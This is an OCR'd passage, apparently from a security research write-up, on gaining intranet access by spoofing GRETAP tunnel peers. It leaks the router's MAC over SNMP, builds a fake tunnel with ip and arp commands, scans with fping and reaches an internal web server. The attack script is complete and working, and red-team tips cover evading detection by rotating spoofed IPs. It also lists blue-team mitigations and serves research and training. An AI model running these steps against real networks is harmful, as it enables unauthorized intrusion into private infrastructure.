
ip.src	ip.dst
2.2.2.2	1.1.1.1
mac.src	mac.dst
<random>	FF:FF:FF:FF:FF:FF
ICMP Packet ip.src	ICMP Packet ip.dst
9.9.9.9	1.1.1.1
ping requests With information 2.2.2.2	

The diagram below shows the command we used to operate our scanner and the results of the scan. We can see that 160.25.104.198 is our scanning server (attacker) and it sends spoofed GRETAP packets with a range of IPs from 1.2.3.4/30 (a total of four IPs) to 160.25.104.199. 160.25.104.199 has a GRETAP tunnel with 1.2.3.4, so when it receives the GRETAP packet addressed to 1.2.3.4, it will process the GRETAP packet and find that the mac address is a broadcast mac, then it will find the destination IP is one of its IP. Thus, the victim will respond to the encapsulated ICMP packet. We then receive the ICMP reply from 160.25.104.199 and can extract the ICMP Identifier and Sequence fields to determine that the peer is 1.1.1.1.



Exploit GRETAP Tunnel by leaking mac address via snmp service and gain an Initial Access to Companies' Intranet

After we know how to scan and spoof GRETAP tunnel, we have to know the victim's router mac address to access intranet, we can brute force the mac address or we can leak it by the snmp service. After getting the victim's mac address, we can build an attack chain. We have set up a lab for everyone to practice, architecture shown in the diagram below. To do the lab, please note that the VPS provider you choose must allow IP spoofing.



Router config

```
#start gretap
ip link add gre3 type gretap remote 1.2.3.4 local 160.25.104.199 ttl 255
ip link set gre3 up mtu 1280
ip addr add 169.254.1.1/30 dev gre3
# nat
iptables -t nat -A POSTROUTING -s 192.168.1.0/24 -j SNAT --to-source 160.25.104.199
# start snmp
service snmpd start
```

Target: 160.25.104.199

GRE peer IP: 1.2.3.4

Internal web server: 192.168.1.2

First, we need to check if there is any GRETAP tunnel configured on the victim's router. We can find it by using the scanner, after that we can exploit it to access the intranet. Then, we can use snmp protocol to leak the mac address of GRETAP interface. After we got the information we need, we start by instructing the Linux kernel to add an IP address that doesn't belong to us (1.2.3.4) to spoof GRE tunnel. Then, we add a route to tell the kernel to use the faked IP to connect to the victim's IP (160.25.104.199). After that, we create a fake GRE tunnel using the peer IP (1.2.3.4) and add a dummy private IP and static point it to a mac address to tell the kernel to set up the next-hop mac address. After that we add private IP routes to the kernel which the source IP us our own external IP (9.9.9.9). To scan the intranet, we use a tool like "fping", because "nmap" cannot be used for this type of attack. We can find 192.168.1.2 is alive, afterwards we can access the internal web server. Finally, we clean up by removing the added IP address and deleting the GRETAP tunnel.

```
snmpwalk -v 2c -c public 160.25.104.199 1|grep iso.3.6.1.2.1.2.2.1.6.10
# output  8A 6D D9 A4 4A E8
#### Create Fake Tunnel ####
IFACE=eth0      #plz change this
MYPUBIP=9.9.9.9 #plz change this
GATEWAY=9.9.9.1 #plz change this
SRCADDR=1.2.3.4
DSTADDR=160.25.104.199
MAC=8A:6D:D9:A4:4A:E8
ip addr add  $SRCADDR/32 dev $IFACE
ip r add $DSTADDR dev $IFACE via $GATEWAY src $SRCADDR
ip link add gre4 type gretap  remote $DSTADDR local $SRCADDR
ip link set up dev gre4
ip addr add 10.1.1.2/24 dev gre4 #dummy v4 for l2
## route possible private ip ##
arp -s 10.1.1.1 $MAC -i gre4  #dummy v4 for l2
ip r add 192.168.0.0/16 via 10.1.1.1 dev gre4 src $MYPUBIP

### start scan intranet ###
fping -g 192.168.1.0/30  2>/dev/null
##### scan output #####
# 192.168.1.1 is alive
# 192.168.1.2 is alive

## test curl to web ##
curl 192.168.1.2
# YOU KNOW GRE!


#### cleanup ####
ip addr del $SRCADDR/32 dev $IFACE
ip link del gre4
```

Take aways

Red Teams

1. **Scan GRE Tunnels in Red Teaming**: Utilize OSINT techniques and GRE scanners to identify potential GRE tunnels within the target's network. This allows for mapping out the network and finding entry points. Once GRE

tunnels are identified, use spoofed GRE packets to exploit these tunnels for lateral movement and accessing internal network resources without requiring an initial foothold.

2. **Leverage IP Spoofing Techniques in Internal Networks**: Implement IP spoofing to evade detection by network monitoring tools, making it challenging for defenders to trace the origin of malicious traffic. Change the public IP used for sending spoofed packets dynamically to avoid detection and blocking by security systems.

Blue Teams

1. **Discontinue Use of Unencrypted Tunnels**: Replace GRE and other unencrypted tunnels with secure alternatives such as IPsec or VPNs that provide encryption and authentication, reducing the risk of IP spoofing and packet forgery.

2. **Enable and Configure Firewalls to Filter Untrusted Source IPs**: Implement firewall rules to validate source IP addresses and block traffic from untrusted or spoofed IP addresses. This can prevent attackers from exploiting IP spoofing techniques. Also, apply both ingress and egress filtering to ensure that only legitimate traffic enters and exits the network. This includes configuring firewalls to block outbound traffic with spoofed source IPs. For example, drop “SYN-ACK” when a source IP is internal address and destination is a public address.

3. **Enhanced Network Monitoring and Incident Response**: Use advanced network monitoring tools that can logs layer 2 networking to detect and analyses unusual traffic patterns that may indicate IP spoofing or GRE tunnel exploitation.

4. **Network Segmentation and Isolation**: Segment the network to limit the impact of a compromised device. Ensure that critical systems and sensitive data are isolated from less secure network segments.

By adopting these takeaways, both red and blue teams can enhance their strategies and defenses, respectively, to address the sophisticated threats posed by IP spoofing and GRE tunnel exploitation.

References

1. Cloudflare Magic Transit

https://www.cloudflare.com/network-services/products/magic-transit/

2. AWS Transit Gateway
   https://docs.aws.amazon.com/vpc/latest/tgw/tgw-connect.html